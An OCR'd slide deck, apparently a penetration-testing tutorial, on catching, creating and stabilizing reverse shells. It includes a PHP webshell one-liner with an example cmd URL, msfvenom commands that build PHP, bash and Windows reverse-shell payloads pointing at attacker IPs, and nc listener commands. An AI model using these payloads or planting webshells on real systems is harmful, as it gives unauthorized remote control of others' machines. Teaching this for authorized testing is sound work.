Shells for the Ethical Hacker

"How to Launch Shells Without Losing Your Sanity."

1	Introduction
2	Catching Reverse Shells
3	Creating Reverse Shells
4	Stabilizing Shells

Tip: click any entry to jump to that section

Shells for the Ethical Hacker

"How to Launch Shells Without Losing Your Sanity."


1	Introduction
2	Catching Reverse Shells
3	Creating Reverse Shells
4	Stabilizing Shells

Tip: click any entry to jump to that section

1 Introduction - Motivation

- let us remember, that our general methodology will look something like this
  - step 1: gather information about the target
  - step 2: exploit a vulnerability to gain an initial foothold, i.e., an interactive shell on the target
  - step 3: escalate privileges on the target
- regarding step 2, exploits will often not directly give us an interactive shell, but rather, the ability to execute singular commands on the target
  - question is: how can we convert the ability to execute commands on the target system to gaining an interactive shell on it?

1 Introduction - Motivation



reverse & bind shells


1 Introduction - Reverse vs. Bind Shells

- reverse shell
  - on attacker we set up a listening port
  - on victim we incorporate a shell and connect back to the attacker's listener
- bind shell
  - on victim we set up a listener and incorporate the shell to it
  - on attacker we connect to the listening port on victim

- reverse shells represent the standard approach, since bind shells require an external system (attacker) to establish a connection into a target which is more suspicious than the other way around

1 Introduction - Webshells

- another type of shell is the webshell
- not really interactive, more like half-interactive
- idea is to issue system commands through the web application
  - output is embedded on the website



Shells for the Ethical Hacker

"How to Launch Shells Without Losing Your Sanity."

1	Introduction
2	Catching Reverse Shells
3	Creating Reverse Shells
4	Stabilizing Shells

Tip: click any entry to jump to that section

2 Catching a Reverse Shell

- scenario: we are ready to execute our reverse shell payload on the target (see next section) and need to catch the call to our attacker system
- when deploying a reverse shell payload, we define the IP and port of the destination
- to actually catch the callback from the target, i.e. the reverse shell, we will use the nc utility

2 Catching a Reverse Shell

```
[user@kali ~]$ nc -lnvp <listening-port>
```

- `-l`: instructs netcat to listen for an incoming connection
- `-n`: avoid resolution of hostnames, i.e, eliminating unnecessary lookups
- `-v`: enable verbose output
- `-p`: for specifying the port to listen on

Shells for the Ethical Hacker

"How to Launch Shells Without Losing Your Sanity."

1	Introduction
2	Catching Reverse Shells
3	Creating Reverse Shells
4	Stabilizing Shells

Tip: click any entry to jump to that section


3 Creating Reverse Shells

- a reverse shell is your go-to option whenever you have the option to …
  - execute a command in the context of some shell, or
  - execute a binary or script
- reason: it converts a complex way of issuing commands into a simple one
- here, we will cover some sources for finding the right command for the right reverse shell

3 Creating Reverse Shells - revshells.com

- https://www.revshells.com/
- amazing resource that is an interactive web application for finding different ways of spawning shells of any type (reverse, bind, web, `msfvenom` commands, ...)
- allows you to define your attacker system's IP and listening port, so it comes down to copy and paste (extremely convenient)
- often provides multiple commands for the same situation (sometimes certain commands just won't work for some reason)
- in general, great resource and go-to option

3 Creating Reverse Shells - revshells.com



3 Creating Reverse Shells - Built-In Webshells

- Kali Linux comes with a variety of extremely useful tools and resources for penetration testing
- one of these resources is the webshells package, which stores a variety of common webshells (which can be listed using the `webshells` command)

```
[user@kali ~]$ webshells

> webshells ~ Collection of webshells

/usr/share/webshells
├── asp
├── aspx
├── cfm
├── jsp
├── laudanum -> /usr/share/laudanum
├── perl
└── php
```

3 Creating Reverse Shells - PHP One-Liner

- one webshell worth remembering to write on your own is the basic PHP webshell one-liner

```
<?php system($_GET['cmd']); ?>
```

- for example, it can be used as follows

```
http://target.com/uploads/webshell.php?cmd=whoami
```

3 Creating Reverse Shells - `msfvenom`

- msfvenom is part of the Metasploit framework
- used for generation various types of payloads
- can be used for PHP and Linux payloads, but it becomes really useful when dealing with Windows systems

```
[user@kali ~]$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.10 LPORT=4444
-f raw -o php_reverse_shell.php
```

```
[user@kali ~]$ msfvenom -p cmd/unix/reverse_bash LHOST=10.10.10.10 LPORT=9001 -f raw
-o shell.sh
```

```
[user@kali ~]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10
LPORT=4444 -f exe -o windows_reverse_shell.exe
```

Shells for the Ethical Hacker

"How to Launch Shells Without Losing Your Sanity."

1	Introduction
2	Catching Reverse Shells
3	Creating Reverse Shells
4	Stabilizing Shells

Tip: click any entry to jump to that section

4 Stabilizing Shells - Introduction

- scenario: we caught a reverse shell with `nc` from a target system
- this shell is considered "*unstable*" because ...
  - it does not allow for line editing
  - it has no command history
  - the shell gets destroyed when `CTRL+C` is executed
  - ...
- a "complete" and fully functioning shell is called a TTY (Teletype)
  - a default netcat shell is not a TTY shell
- process of removing these problems called "*stabilizing the shell*"
  - stabilization process differs, depending on whether the target is running Linux or Windows

4 Stabilizing Shells - Linux

- scenario: target system is running Linux
- to stabilize the shell, we will perform the following steps:
  1. spawn a PTY shell
  2. background shell
  3. set terminal mode
  4. export terminal

4 Stabilizing Shells - Linux - Step 1

- after catching the shell, we will first try to spawn a PTY (Pseudo Terminal) which is, in terms of functionality, equivalent to a TTY for our purposes
- there are multiple way of doing so, with the most popular one using `python`

```
[user@target ~]$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
[user@target ~]$ perl -e 'exec "/bin/bash";'
```

4 Stabilizing Shells - Linux - Step 2

- in order to tinker on this newly created shell, we will need to background it and "return" to our host system shell
- this is achieved by the key combination `CTRL+Z`

4 Stabilizing Shells - Linux - Step 3

- the goal of this step is to ensure that the terminal (of your host system) properly communicated with the shell on the remote system

```
[user@kali ~]$ stty raw -echo; fg
```

- `stty raw`: changing the terminal mode to raw, which means that input from keyboard is sent directly to reverse shell
  - normally, your host terminal might interpret certain characters like `CTRL+C`, but in raw mode, all keystrokes go through just as they are
- `-echo`: stops terminal from automatically showing what you type
- `fg`: brings the reverse shell back

4 Stabilizing Shells - Linux- Step 4

- by setting the terminal environment variable, the shell will know how to display things correctly (colors, formatting, ...)

```
[user@target ~]$ export TERM=xterm-256color
```

4 Stabilizing Shells - Windows

- scenario: target system is running Windows
- Windows shells are notoriously unstable
- best method: installing and using `rlwrap`

```
[user@kali ~]$ sudo apt install rlwrap -y
...
[user@kali ~]$ rlwrap nc -lnvp 4444
```

(Re)Sources

- https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
- https://null-byte.wonderhowto.com/how-to/upgrade-dumb-shell-fully-interactive-shell-for-more-flexibility-0197224/
- https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom/29d7dfecc8a10b4390d1d796125da4a2cd0cb8e8